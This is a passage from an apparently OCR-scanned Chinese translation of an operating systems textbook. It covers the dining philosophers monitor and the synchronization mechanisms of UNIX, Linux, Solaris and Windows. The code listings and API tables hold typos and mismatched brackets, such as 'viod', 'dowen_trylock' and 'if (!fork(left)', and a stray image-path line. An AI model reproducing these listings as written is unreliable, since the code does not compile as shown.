图 6.14 给出了使用管程解决哲学家就餐问题的方案。这种方案定义了一个含有 5 个条件变量的向量，每把叉子对应一个条件变量。这些条件变量用来标示哲学家等待的叉子可用情况。另外，有一个布尔向量记录每把叉子的使用状态（true 表示叉子可用）。管程包含了两个过程。**get_forks** 函数用于表示哲学家取他/她左边和右边的叉子。如果至少有一把叉子不可用，那么哲学家进程就会在条件变量的队列中等待。这可让另外的哲学家进程进入到管程。**release-forks** 函数用来表示两把叉子可用。注意，这种解决方案的结构和图 6.12 中的信号量解决方案相似。在这两种方案中，哲学家都是先取左边的叉子，然后取右边的叉子。和信号量不同的是，管程不会发生死锁，因为在同一时刻只有一个进程进入管程。比如，第一位哲学家进程进入到管程保证了只要他拿起了左边的叉子，在他右边的哲学家可以拿到其左边的叉子之前（即这位哲学家右边的叉子），就一定可以拿到右边的叉子。

6.7 UNIX 的并发机制

UNIX 为进程间的通信和同步提供了各种机制。这里，我们只介绍最重要的几种：管道、消息、共享内存、信号量、信号。

管道、消息和共享内存提供了进程间传递数据的方法，而信号量和信号则用于其他进程的触发行为。

6.7.1 管道

UNIX 对操作系统开发最重要的贡献之一是管道。受协同程序[RITC84]概念的启发，管道是一个环形缓冲区，允许两个进程以生产者/消费者的模型进行通信。因此，这是一个先进先出（FIFO）队列，由一个进程写，而由另一个进程读。

管道在创建时获得一个固定大小的字节数。当一个进程试图往管道中写时，如果有足够的空

间，则写请求被立即执行；否则该进程被阻塞。类似地，如果一个读进程试图读取多于当前管道中的字节数时，它也被阻塞；否则读请求被立即执行。操作系统强制实施互斥，即一次只能有一个进程可以访问管道。

有两类管道：命名管道和匿名管道。只有有“血缘”关系[⊖]的进程才可以共享匿名管道，而不相关的进程只能共享命名管道。

```
monitor dining_controller;
cond ForkReady[5];          /* condition variable for synchronization */
boolean fork[5] = {true};        /* availability status of each fork */

void get_forks(int pid)          /* pid is the philosopher id number */
{
   int left = pid;
   int right = (++pid) % 5;
   /*grant the left fork*/
   if (!fork(left)
      cwait(ForkReady[left]);          /* queue on condition variable */
   fork(left) = false;
   /*grant the right fork*/
   if (!fork(right)
      cwait(ForkReady(right);          /* queue on condition variable */
   fork(right) = false:
}
void release_forks(int pid)
{
   int left = pid;
   int right = (++pid) % 5;
   /*release the left fork*/
   if (empty(ForkReady[left])      /*no one is waiting for this fork */
      fork(left) = true;
   else                  /* awaken a process waiting on this fork */
      csignal(ForkReady[left]);
   /*release the right fork*/
   if (empty(ForkReady[right])     /*no one is waiting for this fork */
      fork(right) = true;
   else         /* awaken a process waiting on this fork */
      csignal(ForkReady[right]);
}
```

```
void philosopher[k=0 to 4]          /* the five philosopher clients */
{
   while (true) {
      <think>;
      get_forks(k);          /* client requests two forks via monitor */
      <eat spaghetti>;
      release_forks(k);      /* client releases forks via the monitor */
   }
}
```

图 6.14 哲学家就餐问题的管程解决方案

6.7.2 消息

消息是有类型的一段文本。UNIX 为参与消息传递的进程提供 **msgsnd** 和 **msgrcv** 系统调用。每个进程都有一个与之相关联的消息队列，其功能类似于信箱。

消息发送者指定发送的每个消息的类型，类型可以被接收者用做选择的依据。接收者可以按先进先出的顺序接收信息，或者按类型接收。当进程试图给一个满队列发送信息时，它将被阻塞；当进程试图从一个空队列读取时也会被阻塞；如果一个进程试图读取某一特定类型的消息，但由于现在还没有这种类型的消息而失败时，则该进程不会阻塞。

6.7.3 共享内存

共享内存是 UNIX 提供的进程间通信手段中速度最快的一种。这是虚存中由多个进程共享的一个公共内存块。进程读写共享内存所使用的机器指令与读写虚拟内存空间的其他部分所使用的

⊖ 指父子关系。——译者注

指令相同。每个进程有一个只读或读写的权限。互斥约束不属于共享内存机制的一部分，但必须由使用共享内存的进程提供。

6.7.4 信号量

UNIX System V 中的信号量系统调用是对第 5 章中所定义的 **semWait** 和 **semSignal** 原语的推广，在它们上面可以同时进行多个操作，并且增量和减量操作的值可以大于 1。内核自动完成所有需要的操作，在所有操作完成前，其他任何进程都不能访问该信号量。

一个信号量包含以下元素：

- 信号量的当前值。
- 在信号量上操作的最后一个进程的进程 ID。
- 等待该信号量的值大于当前值的进程数。
- 等待该信号量的值为零的进程数。

与信号量相关联的是阻塞在该信号量上的进程队列。

信号量实际上是以集合的形式创建的，一个信号量集合有一个或多个信号量。**semctl** 系统调用允许同时设置集合中所有信号量的值。此外，**sem_op** 系统调用把一系列信号量操作作为参数，每个操作定义在集合中的一个信号量上。当进行这个调用时，内核一次执行一个操作。对每个操作，它的实际功能由 **sem_op** 的值指定。下面是 **sem_op** 的可能值：

- 如果 **sem_op** 为正，则内核增加信号量的值，并唤醒所有等待该信号量的值增加的进程。
- 如果 **sem_op** 为 0，则内核检查信号量的值。如果值为 0，则继续其他信号量操作；否则，增加等待该值为 0 的进程数目，并将该进程挂起在信号量值等于 0 的这个事件上。
- 如果 **sem_op** 为负，并且它的绝对值小于或等于信号量的值，则内核给信号量的值加上 **sem_op**（一个负数）。如果结果为 0，则内核唤醒所有等待信号量的值等于 0 的进程。
- 如果 **sem_op** 为负，并且它的绝对值大于信号量的值，则内核把该进程阻塞在信号量的值增加这一事件上。

这个对信号量的推广为进程的同步与协作提供了相当大的灵活性。

6.7.5 信号

信号是用于向一个进程通知发生异步事件的机制。信号类似于硬件中断，但没有优先级，即内核平等地对待所有的信号。对于同时发生的信号，一次只给进程一个信号，而没有特定的次序。

进程间可以互相发送信号，内核也可能在内部发送信号。信号的传递是通过修改信号要发送到的进程所对应的进程表中的一个域来完成的。由于每个信号只保存为一位，因此不能对给定类型的信号进行排队。只有在进程被唤醒继续运行时，或者进程准备从系统调用中返回时，才处理信号。进程可以通过执行某些默认行为（如终止进程）、执行一个信号处理函数或者忽略该信号来对信号做出响应。

表 6.2 列出了 UNIX SVR4 中定义的信号。

表 6.2　UNIX 信号

值	名　称	说　明
01	SIGHUP	阻塞；当内核认为该进程的用户正在做无用工作时发送给进程
02	SIGINT	中断

（续）

值	名　　称	说　　明
03	SIGQUIT	停止；由用户发送，用于引发进程停止并产生信息转储
04	SIGILL	非法指令
05	SIGTRAP	跟踪捕捉（trace trap）；触发用于进程跟踪的代码的执行
06	SIGIOT	IOT 指令
07	SIGEMT	EMT 指令
08	SIGFPE	浮点异常
09	SIGKILL	杀死；终止进程
10	SIGBUS	总线错误
11	SIGSEGV	段违法；进程试图访问其虚地址空间以外的位置
12	SIGSYS	系统调用参数错误
13	SIGPIPE	在没有读进程的管道上写
14	SIGALRM	警报；当一个进程希望在一段时间后收到一个信号时产生
15	SIGTERM	软件终止
16	SIGUSR1	用户定义的信号 1
17	SIGUSR2	用户定义的信号 2
18	SIGCHLD	子进程死
19	SIGPWR	电源故障（power failure）

6.8 Linux 内核并发机制

Linux 包含了在其他 UNIX 系统中（如 SVR4）出现的所有并发机制，其中包括管道、消息、共享内存和信号。除此之外，Linux 2.6 还包含一套丰富的并发机制，这套机制是特别为内核态线程准备的。换言之，它们是用在内核中的并发机制，为内核代码提供执行时的并发性。本节将讨论 Linux 内核的并发机制。

6.8.1 原子操作

Linux 提供了一组操作以保证对变量的原子操作（atomic operations）。这些操作能够用来避免简单的竞争条件（race condition）。原子操作执行时不会被打断或干涉。在单处理器上，线程一旦启动原子操作，则从操作开始到结束的这段时间内，线程不能被中断。此外，在多处理器系统中，该原子操作所针对的变量是被锁住的，以免被其他的进程访问，直到此原子操作执行完毕。

在 Linux 中定义了两种原子操作，一种是针对整数变量的整数操作，一种是针对位图中某一位的位图操作，如表 6.3 所示。这些操作在 Linux 支持的任何计算机体系结构中都需要实现。在某些体系结构中，这些原子操作有相对应的汇编指令。其他体系结构通过锁住内存总线的方式来保证操作的原子性。

对于**原子整数操作**（atomic integer operation），定义了一个特殊的数据类型 **atomic_t**，原子整数操作仅能用在这个数据类型上，其他操作不允许用在这个数据类型上。[LOVE04]列出了这些严格限制的好处：

1）对于在某些情况下不受竞争条件保护的变量，不能使用原子操作。

2）这种数据类型的变量能够避免被不恰当的非原子操作使用。

3）编译器不能错误地优化对该值的访问（如使用别名而不使用正确的内存地址）。

4）这种数据类型的实现隐藏了与计算机体系结构相关的差异。

原子整数数据类型的典型用途是用来实现计数器。

原子位图操作（atomic bitmap operation）操作由指针变量指定的任意一块内存区域的位序列中的某一位。因此没有和原子整数操作中 **atomic_t** 等同的数据类型。

原子操作是内核同步的最简方法。更复杂的锁机制能够在它的基础上构建。

表 6.3 Linux 原子操作

原子整数操作	
ATOMIC_INT(int i)	声明，初始化原子变量为 i
int atomic_read(atomic_t *v)	读整数值 v
void atomic_set(atomic_t*v, int i)	将 v 的值设置为整数 i
void atomic_add(int i, atomic_t *v)	v=v+i
void atomic_sub(int i, atomic_t *v)	v=v−i
void atomic_inc(atomic_t *v)	v=v+1
void atomic_dec(atomic_t *v)	v=v−1
int atomic_sub_and_test(int I, atomic_t *v)	v=v−i；如果值为 0 则返回 1，否则返回 0
int atomic_add_negative(int I, atomic_t *v)	v=v+i；如果值为负数则返回 1，否则返回 0（用于实现信号量）
int atomic_dex and test(atomic_t *v)	v=v−1；如果值为 0 则返回 1，否则返回 0
int atomic_inc_and_text(atomic_t *v)	v=v+1；如果值为 0 则返回 1，否则返回 0
原子位图操作	
void set_bit(int nr, void *addr)	将地址为 addr 的位图的第 nr 位置位
viod clear_bit(int nr, viod *addr)	将地址为 addr 的位图的第 nr 位清零
void change_bit(int nr,void *addr)	将地址为 addr 的位图的第 nr 位反转
iNt test_and_set_bit(int nr, vid *addr)	将地址为 addr 的位图的第 nr 位置位，返回以前的值
int test_and_clear_bit(int nr, void *addr)	将地址为 addr 的位图的第 nr 位清零，返回以前的值
int test_and_change_bit(int vr, void *addr)	将地址为 addr 的位图的第 nr 位反转，返回以前的值
int test_bit(int nr, void *addr)	返回地址为 addr 的位图的第 nr 位的值

6.8.2 自旋锁

在 Linux 中保护临界区最常见的技术是自旋锁（spinlock）。在同一时刻，只有一个线程能获得自旋锁。其他企图获得自旋锁的任何线程将一直进行尝试（即自旋），直到获得了该锁。本质上，自旋锁建立在内存区中的一个整数上，任何线程进入临界区之前都必须检查该整数。如果该值为 0，则线程设置该值为 1，然后进入临界区。如果该值非 0，则该线程继续检查该值，直到它为 0。自旋锁很容易实现，但有一个缺点，即在锁外面的线程以忙等待的方式继续执行。因此，自旋锁在获得锁所需的等待时间较短时，即等待时间少于两次上下文切换时间时，就会很高效。

使用自旋锁的基本形式如下：

```
spin_lock (&lock)
/*临界区*/
spin_unlock (&lock)
```

基本的自旋锁

基本的自旋锁（相对于后面将要讲到的读写自旋锁）有如下 4 个版本（见表 6.4）：

- **普通**（plain）：如果临界区代码不是被中断处理程序执行，或者是在中断禁用的情况下，那么可以使用普通自旋锁。它不会影响当前处理器的中断状态。
- _irq：如果中断一直被启用，那么可以使用这种自旋锁。
- _irqsave：如果不知道在执行时间内中断是否启用，那么可以使用这个版本。当获得锁时，本地处理器的中断状态就保存下来，当该锁释放时恢复该状态。
- _bh：当发生中断时，相应的中断处理器只处理最少量的必要工作。一段我们称之为下半部（bottom half）的代码执行中断相关工作的其他部分，这允许尽快地启用当前的中断。_bh 自旋锁用来禁用和启用下半部，以避免与临界区冲突。

表 6.4　Linux 自旋锁

名　称	说　明
void spin_lock(spinlock_t *lock)	获得指定的自旋锁，一直自旋到获得该锁
vod spin_lock_irq(spinlock_t *lock)	和 spin_lock 相似，同时也关闭本地处理器上的中断
void spin_lock_irqsave(spinlock_t *lock, unsigned long flags)	和 spin_lock_irq 相似，同时也保存当前的中断状态
void spin_lock_bh(spinlock_t *lock)	和 spin_lock 相似，同时也关闭所有下半部的执行
void spin_unlock(spinlock_t *lock)	释放自旋锁
void spin_unlock_irq(spinlock_t *lock)	释放自旋锁的同时启用本地中断
void spin_unlock_irqrestore(spinlock_ t *lock, unsigned long flags)	释放自旋锁的同时恢复中断状态为以前的状态
void spin_unlock_bh(spinlock_t *lock)	释放自旋锁的同时启用下半部
void spin_lock_init(spinlock_t *lock)	初始化自旋锁
int spin_trylock(spinlock_t *lock)	试图获得自旋锁，如果该锁已被锁住，则返回非 0，否则返回 0
int spin_is_locked(spinlock_t *lock)	如果自旋锁目前被锁住，则返回非 0，否则返回 0

当程序员知道需要保护的数据不会被中断处理程序或下半部访问时，则使用普通自旋锁。否则，就需要使用合适的非普通自旋锁。

自旋锁在单处理器系统和多处理器系统中的实现是不同的。对于单处理器系统，必须考虑如下因素：是否关闭内核抢占（kernel preemption）功能。如果关闭了内核抢占功能，此时线程在内核模式下运行不会被打断，那么锁就会因为没有必要使用而在编译时被删除。如果启用内核抢占，即允许打断内核模式线程，那么自旋锁仍然会被编译删除（即不用测试自旋锁内存区是否发生变化），并简单地实现为启用中断/禁用中断。在多处理器的情况下，自旋锁的实现（测试自旋锁的内存区的变化）会编译进内核代码中。在程序中使用自旋锁机制时，可不必考虑是在单处理器上运行或是在多处理器上运行。

读写自旋锁

读写自旋锁（reader-writer spinlock）机制允许在内核中实现比基本自旋锁更高的并发度。读写自旋锁允许多个线程同时以只读的方式访问同一数据结构，只有当一个线程想要更新数据结构时，才会互斥地访问该自旋锁。每个读写自旋锁包括一个 24 位的读者计数和一个解锁标记，解释如下：

计　数	标　记	解　释
0	1	自旋锁释放，并且可用
0	0	自旋锁已被一个写者线程获得
n (n>0)	0	自旋锁已被 n 个读者线程获得
n (n>0)	1	无效

与基本的自旋锁相似，也存在着读写自旋锁的普通、**_irq** 和 **_irqsave** 版本。

相对于写者而言，读写自旋锁对于读者更为有利一些。如果自旋锁被读者拥有，只要至少一个读者拥有该锁，那么写者就不能抢占该锁。而且，即使已经有写者在等待该锁，新来的读者仍然会抢先获得该自旋锁。

6.8.3　信号量

在用户层上，Linux 提供了和 UNIX SVR4 对应的信号量（semaphore）接口。在内核内部，Linux 提供了供自己使用的信号量具体实现，即在内核中的代码能够调用内核信号量。内核的信

号量不能通过系统调用直接被用户程序访问。内核信号量是作为内核内部函数实现的，因此比用户可见的信号量更加高效。

Linux 在内核中提供了三种信号量：二元信号量（binary semaphores）、计数信号量（counting semaphores）和读写信号量（reader-writers emaphores）。

二元信号量与计数信号量

Linux 2.6 中定义的二元信号量和计数信号量（见表 6.5）和第 5 章描述的信号量有相同的功能。函数 **down** 和 **up** 分别用于第 5 章中提到的 **semWait** 和 **semSignal** 函数。

计数信号量使用 **sema_init** 函数初始化，该函数给信号量命名并赋初值。二元信号量在 Linux 中也称为 MUTEX（互斥信号量），它使用 **init_MUTEX** 和 **init_MUTEX_LOCKED** 函数初始化，这两个函数分别将信号量初始为 1 和 0。

Linux 提供了三种版本的 **down**（**semWait**）操作。

1）**down** 函数对应于传统的 **semWait** 操作。也就是线程测试信号量，如果信号量不可用就阻塞。当在信号量上对应的 **up** 操作发生时，线程就会被唤醒。需要注意的是，该函数既可以用于计数信号量上的操作，也可以用于二元信号量上的操作。

2）**down_interruptible** 函数允许因 **down** 操作而被阻塞的线程在此期间接收并响应内核信号。如果线程被信号唤醒，那么函数 **down_interruptible** 会在增加信号量值的同时返回错误代码，在 Linux 中此错误代码是 **-EINTR**。这会告知线程对信号量操作的调用已取消（aborted）。事实上，线程已经被强行放弃了信号量。这个特点在设备驱动程序和其他服务中很有用，因为这样可更加方便地覆盖信号量操作。

3）**down_trylock** 函数可在不被阻塞的同时获得信号量。如果信号量可用，就可以获得它。否则函数返回一个非零值，而不会阻塞该线程。

读写信号量

读写信号量把用户分为读者和写者；它允许多个并发的读者（没有写者），但仅允许一个写者（没有读者）。事实上，对于读者使用的是一个计数信号量，而对于写者使用的是一个二元信号量（MUTEX）。表 6.5 显示了基本的读写信号量操作。由于读写信号量使用不可中断睡眠，所以对于每个 **down** 操作只有一个版本。

表 6.5 Linux 信号量

传统信号量	
`void sema_init(struct semaphore *sem, int count)`	初始化动态创建的信号量值为给定的 count
`void init_MUTEX(struct semaphore *sem)`	初始化动态创建的信号量值为 1（初始化未锁住）
`void init_MUTEX_LOCKED(struct semaphore *sem)`	初始化动态创建的信号量值为 0（初始化锁住）
`void down(struct semaphore *sem)`	试图获得指定的信号量，如果信号量不可得，就进入不可中断睡眠
`int down_interruptible(struct semaphore *sem)`	试图获得指定的信号量，如果信号量不可得，就进入可中断睡眠，如果收到信号而不是 up 操作的结果，就返回值-EINTR
`int dowen_trylock(struct semaphore *sem)`	试图获得指定的信号量，如果信号量不可得，就返回一个非零值
`void up (struct semaphore *sem)`	释放指定的信号量
读写信号量	
`void init_rwsem(struct rw_semaphore, *rwsem)`	初始化动态创建的信号量为 1
`void down_read(struct rw_semaphore, *rwsem)`	读者 down 操作
`void up_read(struct rw_semaphore, *rwsem)`	读者 up 操作
`void down_write(struct rw_semaphore, *rwsem)`	写者 down 操作
`void up_write(struct rw_semaphore, *rwsem)`	写者 up 操作

6.8.4　屏障

在一些体系结构中，编译器或者处理器硬件为了优化性能，可能会对源代码中的内存访问重新排序。重新排序是为了优化对处理器指令流水线的使用。重新排序的算法包含相应的检查，以保证数据依赖（data dependence）不会发生冲突。例如，代码

```
a = 1;
b = 1;
```

可被重新排序，以便内存地址 **b** 在内存地址 **a** 更新之前更新。然而，代码

```
a = 1;
b = a;
```

不能重新排序。即使如此，在某些情况下，读操作和写操作以指定的顺序执行是相当重要的，因为这些信息会被其他线程或者硬件设备使用。

为了保证指令执行的顺序。Linux 提供了内存屏障（memory barrier）设施。表 6.6 列出了该设施中定义的最重要的函数。**rmb()** 操作保证了在代码中 **rmb()** 以前的代码没有任何读操作会穿过屏障。相似地，**wmb()** 操作保证了在代码 **wmb()** 以前的代码没有任何写操作会穿过屏障。**mb()** 操作提供了装载和存储屏障。

对于屏障操作，有两点需要注意：

1）屏障和机器指令相关，也就是装载和存储指令。因此，高级语言指令 **a=b** 涉及装载（读）位置 **b** 中的数据并存储（写）到位置 **a**。

2）**rmb**、**wmb** 和 **mb** 操作阐述了编译器和处理器的行为。在编译方面，屏障操作指示编译器在编译期间不要重新排序指令。在处理器方面，屏障操作指示流水线上任何在屏障前面的指令必须在屏障后面的指令开始执行之前提交。

barrier() 操作是 **mb()** 操作的一个轻量版本，它仅仅控制编译器的行为。如果知道处理器不会执行不良的重新排序，那么这个操作就相当有用了。比如 Intel 的 x86 处理器就不会对写操作重新排序。

smp_rmb、**smp_wmb** 和 **smp_mb** 操作提供了代码的优化，它们既可以在单处理器（UP）上编译，也可以在对称多处理器（SMP）上编译。对于 SMP，这些指令定义为我们通常所说的内存屏障；但是对于 UP，它们都仅仅作为编译器屏障有些数据依赖仅在 SMP 环境下才会出现，在处理这些数据依赖时，**smp_** 操作非常有用。

表 6.6　Linux 内存屏障操作

名　称	说　明
rmb()	阻止跨过屏障对装载（load）操作进行重排序
wmb()	阻止跨过屏障对存储操作进行重排序
mb()	阻止跨过屏障对装载/存储操作进行重排序
barrier()	阻止编译器跨过屏障对装载/存储操作进行重排序
smp_rmb()	在 SMP 上，提供 rmb()操作，在 UP 上，提供 barrier()操作
smp_wmb()	在 SMP 上，提供 wmb()操作，在 UP 上，提供 barrier()操作
smp_mb()	在 SMP 上，提供 mb()操作，在 UP 上，提供 barrier()操作


注：SMP 表示对称多处理器，UP 表示单处理器。

6.9　Solaris 线程同步原语

除了 UNIX SVR4 的并发机制外，Solaris 还支持 4 种线程同步原语：互斥锁、信号量、多读者单写者锁、条件变量。

Solaris 在内核中为内核线程实现这些原语，同时在线程库中也为用户级线程提供这些原语。图 6.15 显示了这些原语的数据结构。原语的初始化函数填写这些数据结构的一些成员。一旦创建了一个同步对象，实际上只可以执行两个操作：进入（获得锁）和释放（解锁）。内核和线程库中没有实施互斥和防止死锁的机制。如果一个线程试图访问一块应该被保护的数据或代码，但没有使用正确的同步原语，那么这种访问也能发生。如果一个线程锁定了一个对象，但在解锁时失败，那么内核也不会采取任何行动。

所有的同步原语都要求存在允许对象在一个原子操作中被测试和设置的硬件指令。



a）互斥锁　　c）读者/写者锁

b）信号量　　d）条件变量

图 6.15　Solaris 同步数据结构

6.9.1　互斥锁

互斥锁用于确保在同一时间只有一个线程能访问被互斥锁保护的资源。锁定互斥量的线程与解锁互斥量的线程必须是同一个线程。一个线程通过执行 **mutex_enter** 原语试图获得一个互斥锁。如果 **mutex_enter** 不能设置锁（因为另一个线程已经设置了），则阻塞动作将取决于互斥对象中保存的专用类型信息。默认的阻塞策略是一个自旋锁：一个被阻塞的线程在忙等待循环中轮询锁的状态。还有一个基于中断的阻塞机制可供选择。对后一种情况，互斥量包括一个 **turnstile id**，用来标记在这个锁上睡眠的线程队列。

与互斥锁相关联的操作如下所示：

mutex_enter（）	获得锁，如果它已经被占有则可能阻塞
mutex_exit（）	释放锁，可能解除一个等待者的阻塞
mutex_tryenter（）	获得锁，如果它未被占有

mutex_tryenter（）原语提供了一种执行互斥函数的无阻塞方法。这使得程序员可以为用户级线程使用忙等待的方法，从而避免了由于一个线程被阻塞而阻塞整个进程。

6.9.2　信号量

Solaris 通过以下原语提供经典的计数信号量：

sema_p（）	减小信号量，可能阻塞该线程
sema_v（）	增加信号量，可能为一个等待线程解除阻塞
sema_tryp（）	如果不要求阻塞，就减小信号量

同样，**sema_tryp**（）原语允许忙等待。

6.9.3 多读者/单写者锁

Animation：Solaris RW Lock

多读者/单写者锁允许多个线程同时以只读权限访问锁中保护的对象，它还允许在排斥了所有读线程后，一次有一个线程作为写者访问该对象。当做为写者获得锁时，它呈现 **write lock** 状态：所有试图读或者写的线程都必须等待。如果一个或多个读线程获得了该锁，则它的状态为 **read lock**。原语如下：

rw_enter（ ）	试图作为读者或写者获得该锁
rw_exit（ ）	作为读者或写者释放该锁
rw_tryenter（ ）	如果不要求阻塞则获得锁
rw_downgrade（ ）	一个已经获得 write lock 的线程把它转换成 read lock。任何正在等待的写线程继续等待，直到该线程释放锁。如果没有正在等待的写线程，则该原语将唤醒任意一个挂起的读线程
rw_tryupgrade（ ）	试图把 reader lock 转换成 writer lock

6.9.4 条件变量

条件变量用于等待直到一个特定的条件为真，它必须和互斥锁联合使用，这就实现了如图 6.14 所示的类型的管程。原语如下：

cv_wait（ ）	阻塞直到该条件的信号通知
cv_signal（ ）	唤醒阻塞在 **cv_wait**（ ）上的一个线程
cv_broadcast（ ）	唤醒阻塞在 **cv_wait**（ ）上的所有线程

cv_wait（ ）在阻塞前释放关联的互斥锁，并在返回前重新获得互斥锁。由于重新获得互斥锁可能被另一个等待这个互斥锁的线程阻塞，所以必须重新测试引发等待的条件。因此，典型的用法如下：

```
mutex_enter ( &m)
**
while ( some_condition ) {
    cv_wait ( &cv, &m ) ;
}
**
mutex_exit ( &m ) ;
```

因为条件受互斥锁的保护，所以这里允许条件是一个复杂的表达式。

6.10 Windows 并发机制

Windows 提供了线程间的同步，并把它作为对象结构中的一部分。最重要的同步方法包括执行体分派器对象、用户态临界区、轻量级读写锁和条件变量。分派器对象利用了等待函数。我们将首先描述等待函数，随后描述同步方法。

6.10.1 等待函数

等待函数允许线程阻塞其自身的执行。等待函数只有在特定的条件满足后才会返回。等待函数的类型决定了所使用的一套标准。当等待函数被调用时，它检查等待的条件是否已满足。如果条件不满足，那么调用的线程就会进入等待状态。在等待条件满足期间，它不会占用处理器时间。

最直接的等待函数类型是等待单个对象的函数。函数 **WaitForSingleObject** 要求一个同步对象的句柄。当下列条件之一满足时，函数就会返回：

- 特定的对象处于有信号状态。
- 发生了超时，超时间隔可以设置为 **INFINITE** 来指定等待不会超时。

6.10.2 分派器对象

Windows 执行体实现同步的机制是同步对象族，表 6.7 给出了同步对象族的简单描述。

表中开始的 5 项对象类型主要用来支持同步，而其他对象类型有其他用途，但也可以用于同步。

每个分派器对象实例既可以处于有信号状态，也可以处于无信号状态[⊖]。线程可以阻塞在一个处于无信号状态的对象上，当对象进入有信号状态时线程就会被释放。这种机制非常简洁。线程使用同步对象句柄发出一个等待请求给 Windows 执行体。当对象进入到有信号状态时，Windows 执行体释放一个或全部的等待在该分派器对象上的线程对象。

Windows/Linux 比较	
Windows	Linux
常用同步原语，例如信号量对象、互斥对象、自旋锁、定时器，基于底层的 wait/signal 机制	常用同步原语，如信号量对象、互斥对象、自旋锁、定时器、基于底层 sleep/wakeup 机制
很多内核对象也是分派器对象，这意味着线程可以通过在用户态下使用通用事件机制与其同步。进程和线程的终止是事件，I/O 完成也是一个事件	
线程可以同时等待多个分派器对象	进程可以利用 select() 系统调用等待 I/O，可以最多使用 64 个文件描述符
支持用户态读/写锁和条件变量	支持用户态读/写锁和条件变量
支持很多硬件原子操作，例如原子递增/递减、比较并交换	支持很多硬件原子操作，例如原子递增/递减、比较并交换
利用比较并交换支持非锁定原子 LIFO 队列，称为 SLIST，广泛用在操作系统中并且也可用于用户程序	
内核中存在各种同步机制以提高可扩展性。很多是基于简单的比较并交换机制，例如 push-locks 和对象的快速引用	
命名管道和套接字支持远程过程调用（RPC），像本地系统中使用的高效局部过程调用（ALPC）机制一样。ALPC 大量用于客户程序和本地服务之间的通信	命名管道和套接字支持远程过程调用（RPC）
异步过程调用（APC）大量用于内核中，以使线程作用于其自身（比如终止和 I/O 结束会使用 APC，因为这些操作在一个线程的上下文中更容易实现，而不是跨线程实现）。APC 还可以用于用户态，但用户态 APC 只在用户态线程在内核中阻塞时提供	UNIX 支持用于进程间通信的通用信号机制。信号模型是建立在硬件中断之上的，它可以在任意时间发出，而不会被接受进程阻塞。与硬件中断类似，信号语义在多线程中非常复杂
硬件支持将中断处理过程进行延迟，直到中断级别（interrupt level）降低。Windows 中这一功能是由延迟过程调用（Deferred Procedure Call，DPC）控制对象提供的	使用 tasklets 延迟中断处理，直到中断优先级降低

事件对象用于发送一个信号给线程，表示一个特定事件已发生。例如在交替的输入输出中，当交替操作完成后，系统将一个特定的时间对象设置为有信号状态来表示操作的完成。**互斥对象**用来确保对资源的互斥访问，同一时间只允许一个线程对象获得访问权。因而互斥对象功能上和二元信号量相像。当互斥对象进入到有信号状态时，仅仅只有一个在互斥信号上等待的线程能触发。互斥用于对运行在不同进程中的线程进行同步。和互斥量相似，**信号量对象**可以在多个进程中被线程共享。Windows 信号量是一个计数信号量。在本质上，可等待的计时器对象会在适当的时间或者间隔产生信号。

⊖ 也可称为等待信号状态。——译者注

表 6.7　Windows 的同步对象

对象类型	定　　义	设置成有信号状态的时机	对正在等待的线程的影响
通知事件	发生了一个系统事件的通告	线程设置该事件	全部释放
同步事件	发生了一个系统事件的通告	线程设置该事件	释放一个线程
互斥	提供互斥能力的机制，等同于二元信号量	拥有者线程或其他线程释放互斥量	释放一个线程
信号量	用于管理可以使用一个资源的线程数的计数器	信号量降到零	全部释放
可等待的计时器	记录时间段的计时器	到达设定的时间或时间间隔期满	全部释放
文件	一个打开的文件或者 I/O 设备的实例	I/O 操作完成	全部释放
进程	一个程序调用，包括运行该程序所需要的地址空间和资源	最后一个线程终止	全部释放
线程	进程中的一个可执行的实体	线程终止	全部释放

注：灰色部分表示的行对应于同步对象。

6.10.3　临界区

临界区提供了与互斥对象类似的同步机制，不同的是，临界区只能用在单个进程的线程中。事件对象、互斥对象和信号量对象也能够用于单个进程的应用程序中，但是临界区对互斥同步提供了更快、更高效的机制。

进程负责分配临界区使用的内存区域。一般来说，这可以通过声明类型为 **CRITICAL_SECTION** 的变量来完成；在进程中的线程使用它之前，使用 **InitializeCriticalSection** 或 **InitializeCriticalSectionAndSpinCount** 函数来初始化临界区。

线程使用 **EnterCriticalSection** 或 **TryEnterCriticalSection** 函数来请求拥有该临界区，使用 **LeaveCriticalSection** 函数来释放临界区的拥有权。如果临界区目前被其他进程拥有，那么 **EnterCriticalSection** 将无限期地等待拥有权。相比之下，当互斥对象用在互斥中时，等待函数接收一个超时间隔。**TryEnterCriticalSection** 函数试图进入临界区而不会阻塞调用线程。

临界区使用一个复杂精巧的算法来获取互斥量。如果是多处理器系统，其代码将会试图获取一个自旋锁。在程序持有临界区的时间很短的情况下，这种方式能够很好地工作。并且自旋锁有效地优化了当前拥有临界区的线程在其他处理器上运行的情况。如果在一个合适的循环次数之后仍不能获得自旋锁，系统将使用一个分派器对象阻塞该线程，这样内核可以将其他线程调度到处理器运行。分派器对象仅作为万不得已的时候的手段使用。为了保证正确性，临界区是必需的；但是实际上很少发生对临界区的竞争。通过对分派器对象进行延迟分配（lazily allocating），系统节省了可观的内核虚拟内存。

6.10.4　轻量级读写锁和条件变量

Windows Vista 中增加了用户态的读写锁。与临界区一样，仅当试图使用自旋锁时，读写锁进入内核进行阻塞。之所以称为轻量级，是由于该读写锁通常只需要一个指针大小的内存空间。

使用 SRW 时，进程要声明一个 SRWLOCK 类型的变量，并调用 **InitializeSRWLock** 对其初始化。线程通过调用 **AcquireSRWLockExclusive** 或 **AcquireSRWLockShared** 可获得 SRW 锁，通过调用 **ReleaseSRWLockExclusive** 或 **ReleaseSRWLockShared** 可释放该锁。

